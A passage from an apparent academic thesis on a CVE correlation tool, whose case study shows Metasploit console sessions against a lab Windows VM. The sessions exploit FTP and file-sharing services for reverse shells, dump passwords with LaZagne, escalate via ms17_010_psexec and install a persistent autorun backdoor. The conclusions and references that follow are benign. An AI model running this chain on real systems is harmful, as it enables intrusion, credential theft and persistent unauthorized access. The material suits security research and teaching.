
```
msf exploit(windows/ftp/kmftp_utility_cwd) > show options

Module options (exploit/windows/ftp/kmftp_utility_cwd):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOST    192.0.0.161          yes       The target address
   RPORT    21                   yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP1 x86
```

Figure 7.19: Attribute definition on the exploit that takes advantage of the detected vulnerability.



```
msf exploit(windows/ftp/kmftp_utility_cwd) > exploit

[*] Started reverse TCP handler on 192.0.0.136:23
[*] 192.0.0.161:21 - Sending exploit buffer...
[*] Sending stage (179779 bytes) to 192.0.0.161
[*] Meterpreter session 1 opened (192.0.0.136:23 -> 192.0.0.161:49189) at 2019-08-28 18:00:50 +030
0

meterpreter >
```


Figure 7.20: Running the exploit and initiating a connection to the remote machine.



```
meterpreter > ls
Listing: C:\Users\IEUser\Pictures
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  504   fil   2016-06-16 20:18:50 +0300  desktop.ini

meterpreter > upload /root/Downloads/Windows/laZagne_x86.exe
[*] uploading  : /root/Downloads/Windows/laZagne_x86.exe -> laZagne_x86.exe
[*] Uploaded 6.43 MiB of 6.43 MiB (100.0%): /root/Downloads/Windows/laZagne_x86.exe -> laZagne_x86
.exe
[*] uploaded   : /root/Downloads/Windows/laZagne_x86.exe -> laZagne_x86.exe
meterpreter >
```


Figure 7.21: Using the meterpreter's upload command we transfer project laZagne to the machine, which will be then used for password mining.

In order to execute the uploaded tool a direct shell is opened, and Project laZagne is used. Project laZAgne is a powerfull password mining tool, as shown in Figure 7.23 all the passwords are retrieved in 0.6 seconds.



```
meterpreter > shell
Process 2544 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Pictures>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 92AC-B31E

 Directory of C:\Users\IEUser\Pictures

08/28/2019  08:12 AM    <DIR>          .
08/28/2019  08:12 AM    <DIR>          ..
08/28/2019  08:12 AM         6,741,669 laZagne_x86.exe
               1 File(s)      6,741,669 bytes
               2 Dir(s)  121,436,803,072 bytes free
```


Figure 7.22: Connecting through shell and running the uploaded tool.



```
C:\Users\IEUser\Pictures>laZagne_x86.exe all -oN
laZagne_x86.exe all -oN

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

########## User: IEUser ##########

------------------- Credman passwords -----------------

[+] Password found !!!
URL: IE11Win8_1\IEUser
Login: IE11Win8_1\IEUser
Password: Passw0rd!

[+] Password found !!!
URL: IE11WIN8_1\Administrator
Login: IE11WIN8_1\Administrator
Password: Passw0rd!

------------------- Windows passwords -----------------

[+] Password found !!!
Login: IEUser
Password: Passw0rd!

------------------- Creds_files passwords -----------------

[+] Password found !!!
Username: IE11Win8_1\IEUser
Domain: LegacyGeneric:target=IE11Win8_1\IEUser
Password: Passw0rd!
File: C:\Users\IEUser\AppData\Roaming\Microsoft\Credentials\2494C81544EF3F16DBE7321D29EF5D93

[+] File written: .\credentials_28082019_081605.txt

[+] 4 passwords have been found.
For more information launch it again with the -v option

elapsed time = 0.625
```


Figure 7.23: Password retrieval

In order to setup up a solid connection to the windows machine another exploit found on the web server was utilized as shown in Figure 7.24



```
msf exploit(windows/http/easyfilesharing_seh) > show options

Module options (exploit/windows/http/easyfilesharing_seh):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.0.0.161      yes       The target address
   RPORT  8080             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Easy File Sharing 7.2 HTTP


msf exploit(windows/http/easyfilesharing_seh) > exploit

[*] Started reverse TCP handler on 192.0.0.136:81
[*] 192.0.0.161:8080 - 192.0.0.161:8080 - Sending exploit...
[+] 192.0.0.161:8080 - Exploit Sent
[*] Sending stage (179779 bytes) to 192.0.0.161
[*] Meterpreter session 2 opened (192.0.0.136:81 -> 192.0.0.161:49190) at 2019-08-28 19:19:45 +0300

meterpreter >
```


Figure 7.24: Creating multiple active sessions through other vulnerable services.



```
Active sessions
===============

  Session ID: 1
        Name:
        Type: meterpreter windows
        Info: IE11Win8_1\IEUser @ IE11WIN8_1
      Tunnel: 192.0.0.136:22 -> 192.0.0.161:49188 (192.0.0.161)
         Via: exploit/windows/ftp/kmftp_utility_cwd
   Encrypted: true
        UUID: 3ca43cda3b0c182a/x86=1/windows=1/2019-08-28T16:18:32Z
     CheckIn: 55s ago @ 2019-08-28 19:19:33 +0300
  Registered: No

  Session ID: 2
        Name:
        Type: meterpreter windows
        Info: IE11Win8_1\IEUser @ IE11WIN8_1
      Tunnel: 192.0.0.136:81 -> 192.0.0.161:49190 (192.0.0.161)
         Via: exploit/windows/http/easyfilesharing_seh
   Encrypted: true
        UUID: f6bb02ae9baddf7c/x86=1/windows=1/2019-08-28T16:19:46Z
     CheckIn: 42s ago @ 2019-08-28 19:19:46 +0300
  Registered: No
```


Figure 7.25: Checking active sessions

The smb server is exploited with the use of credentials that were retrieved in the previous steps. This exploit achieved in elevation of privileges. As shown in Figure 7.27 we are now running a reverse shell with admin rights.



```
msf exploit(windows/http/easyfilesharing_seh) > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set rHOST 192.0.0.161
rHOST => 192.0.0.161
msf exploit(windows/smb/ms17_010_psexec) > set SMBUSER IEUSER
SMBUSER => IEUSER
msf exploit(windows/smb/ms17_010_psexec) > set SMBPASS Passw0rd!
SMBPASS => Passw0rd!
msf exploit(windows/smb/ms17_010_psexec) > set RPORT 445
RPORT => 445
msf exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.0.0.136:4444
[*] 192.0.0.161:445 - Target OS: Windows 8.1 Enterprise Evaluation 9600
[*] 192.0.0.161:445 - Built a write-what-where primitive...
[+] 192.0.0.161:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.0.0.161:445 - Selecting PowerShell target
[*] 192.0.0.161:445 - Executing the payload...
[+] 192.0.0.161:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.0.0.161
[*] Meterpreter session 3 opened (192.0.0.136:4444 -> 192.0.0.161:49192) at 2019-08-28 19:22:51 +0300

meterpreter >
```


Figure 7.26: Using the information retrieved in the previous steps in order to elevate privileges.



```
C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 92AC-B31E

 Directory of C:\Users\Administrator

04/26/2016  12:17 AM    <DIR>          .
04/26/2016  12:17 AM    <DIR>          ..
04/26/2016  12:17 AM    <DIR>          Contacts
04/26/2016  12:17 AM    <DIR>          Desktop
04/26/2016  12:17 AM    <DIR>          Documents
04/26/2016  12:17 AM    <DIR>          Downloads
04/26/2016  12:17 AM    <DIR>          Favorites
04/26/2016  12:17 AM    <DIR>          Links
04/26/2016  12:17 AM    <DIR>          Music
04/26/2016  12:17 AM    <DIR>          Pictures
04/26/2016  12:17 AM    <DIR>          Saved Games
04/26/2016  12:17 AM    <DIR>          Searches
04/26/2016  12:17 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  121,427,972,096 bytes free

C:\Users\Administrator>
```


Figure 7.27: Admin rights have been gained.

Finally to bind the connections we use multi handler and go on to create a persistent backdoor to the machine.



```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.0.0.136:4446
```

Figure 7.28: Connecting active sessions through multi handler



```
C:\Users\Administrator>exit
exit
meterpreter > run persistence -U -i5 -p 4443 -r 192.0.0.161

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/IE11WIN8_1_20190828.2610/IE11WIN8_1_20190828.2610.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.0.0.161 LPORT=4444
[*] Persistent agent script is 99660 bytes long
[+] Persistent Script written to C:\Windows\TEMP\PuHpChd.vbs
[*] Executing script C:\Windows\TEMP\PuHpChd.vbs
[+] Agent executed with PID 3580
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SWQVZGBYTWL
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SWQVZGBYTWL
meterpreter >
```

Figure 7.29: Running Persistence module in order to create backdoor that works after the machine is restarted.

The use of a Persistence module ensures that the connection will not be lost even if the machine is restarted, it has basically embedded a backdoor in windows services. The use of CVE Pathfinder made the mundaine task of looking throughout the entire list of CVE’s significantly shorter.

8. Conclusions & Future Research

In the last chapter, there is proof of concept that our tool in its current form has the ability to successfully correlate security vulnerabilities with weaknesses and attack patterns. This capability has the potential to provide penetration testers with an entire course of action early on in the scanning process.

Furthermore, by sorting the CVE's that are detected based on their cvss scores, a lot of time and resources are spared, especially when dealing with massive networks supporting numerous devices running on countless protocols.

Another contribution is the function that creates a top 5 list of the most recurring attack patterns in order to support vulnerability scanning procedures, since it works as an indication if not confirmation, that a vulnerability should be checked out even if it has a low CVSS base score. This was done using JSON feeds from NVD and XML feeds from MITRE to create a database, along with a simple text parser and a web application that can recognise, organize and illustrate nmap output.

Some useful insights of this work are:

1) *New Structure*:By developing a relational database on previously unstructured data, a new way of organizing and browsing occurs.This way the data can be broken down into multiple tables, a fact that enables further analysis, along with the potential of creating more correlations between CVE, CWE and CAPEC entries. Furthermore it is build to support a search engine.
2) *CVSS Based Sort*: Making use of the data drawn from the vulnerability database and Nmap, Pathfinder is able to sort the scanned CVE's and provide a list sorted based on their CVSS scores. Beyond that, for every CVE listed in the output, a link is provided, connecting CVEs to their related CWEs and CAPEC identifiers.
3) *Recurring Attack Patterns*: Producing a table of the most recurring attack patterns provides a way for the security researcher to confirm which vulnerabilities have a high risk of being confirmed.
4) *Case Study*:In the case study the capabilities Pathfinder were illustrated through a fabricated scenario. It has the potential to be utilized in assisting security researchers in linking, sorting and assessing specific threats and vulnerabilities.

Although the result of this work can support the threat modeling process, there are several limitations on the current version that require multiple extentions. The original idea behind CVE-Pathfinder, and a possible way to significantly extend its capabilities is to create a toolkit containing several components, in order to automate penetration testing procedures and later on reach the field of heuristic analysis:

- A parser that downloads the current feeds of vulnerabilities and updates the database.
- Pathfinder
- Graph capabilities
- Nmap
- Metasploit
- Exploit Database
- Saving and uploading results option.

Another possible extension to implement in order to extend the usability of the tool, is to provide a way of saving,organizing their searches and a way for drawing graphs of possible attack paths. This saving option can fulfil a second purpose, since it can also be used to feed datasets to a neural network in order to train it, hence enabling it to create new connections and recognize patterns on its own. This is the final and most important suggestion for extensibility.The implementation of machine learning algorithms on quality datasets, can produce results that make a huge difference, since it has the potential to aid security proffessionals in predicting and preventing unlikely but possible threat scenarios. A final subject to be researched would be complex attack paths, since that would enable capabilities for analysis on multiple networks and interconnected systems. Reaching this point two questions occur.

- In what way does a confirmed vulnerability on one machine can impact the environmental score of other machines on a local or an adjecent network?
- Does a confirmed vulnerability act as a stepping stone to enable other vulnerabilities?

Bibliography

[1] S. Krishnan, "A Hybrid Approach to Threat Modelling," February 2017.

[2] MITRE, "https://cve.mitre.org/," 2017. [Online]. Available: https://cve.mitre.org/about/terminology.html. [Accessed 08 2019].

[3] MITRE, "https://capec.mitre.org/," [Online]. Available: https://capec.mitre.org/about/glossary.html.

[4] M. Hafiz, "Growing a Pattern Language (for Security)".

[5] T. A. C. P. O. Nataliya Shevchenko, "THREAT MODELING: A SUMMARY OF AVAILABLE," Pittsburgh, 2018.

[6] OWASP, "https://www.owasp.org/," 2018. [Online]. Available: https://www.owasp.org/index.php/Category:Threat_Modeling. [Accessed August 2019].

[7] A. Karahasanovic, P. Kleberger and M. & Almgren, "Adapting Threat Modeling Methods for the," 2017.

[8] Shostack, "Threat Modeling: Designing for Security," 2014.

[9] U. Vélez, " Real World Threat Modeling Using the PASTA Methodology," 2012.

[10] F. Shull, "Evaluation of Threat Modeling Methodologies," 2016.

[11] M. Deng, " A Privacy threat analysis.framework: supporting the elicitation and fulfillment of privacy requirements.," *Requirements Engineering,* vol. Volume 16, no. 1, 2011.

[12] K. W. a. W. Joosen, "https://linddun.org," 2014. [Online]. Available: https://linddun.org/downloads/LINDDUN_tutorial.pdf.

[13] FIRST, "Common Vulnerability Scoring System v3.0: Specification Document".

[14] Cheung, Threat Modeling Techniques, Delft, 2016.

[15] Schneier, "Attack Trees," *Dr. Dobb's,* 2001.

[16] Cleland-Huang, "How Well Do You Know Your Personae Non Gratae?," *IEEE Software,* vol. 31, 2014.

[17] N. Mead, F. Shull, K. Vemuru and &. Villadsen, "A Hybrid Threat Modeling Method.," Carnegie Mellon University, 2018.

[18] T. A. Denning, B. Friedman and &. Kohno, "Security Cards: A security threat brainstorming toolkit," 2013.

[19] B. Potteiger, G. Martins and X. & Koutsoukos, "Software and attack centric integrated threat modeling for quantitative risk assessment," 2016.

[20] B. L. M. E. Paul Saitta, "Trike v.1 Methodology Document," 2005.

[21] A. Agarwal, "VAST Methodology: Visual, Agile, and Simple Threat Modeling," 2016.

[22] J. Stanganelli, "Selecting a Threat Risk Model for Your Organization, Part Two," 2016.

[23] B. Beyst, " Which Threat Modeling Method," ThreatModeler, 2016.

[24] C. Alberts, A. Dorofee, J. Stevens and C. & Woody, " Introduction to the OCTAVE Approach," 2003.

[25] S. S. C. Ebenezer A. Oladimeji, "SECURITY THREAT MODELING AND ANALYSIS: A GOAL-ORIENTED," ICSE, 2006.

[26] D. Dhillon, "Developer-Driven Threat Modeling: Lessons Learned in the Trenches," *IEEE Security & Privacy,* vol. 9, no. 4, pp. 41-47, 2011.

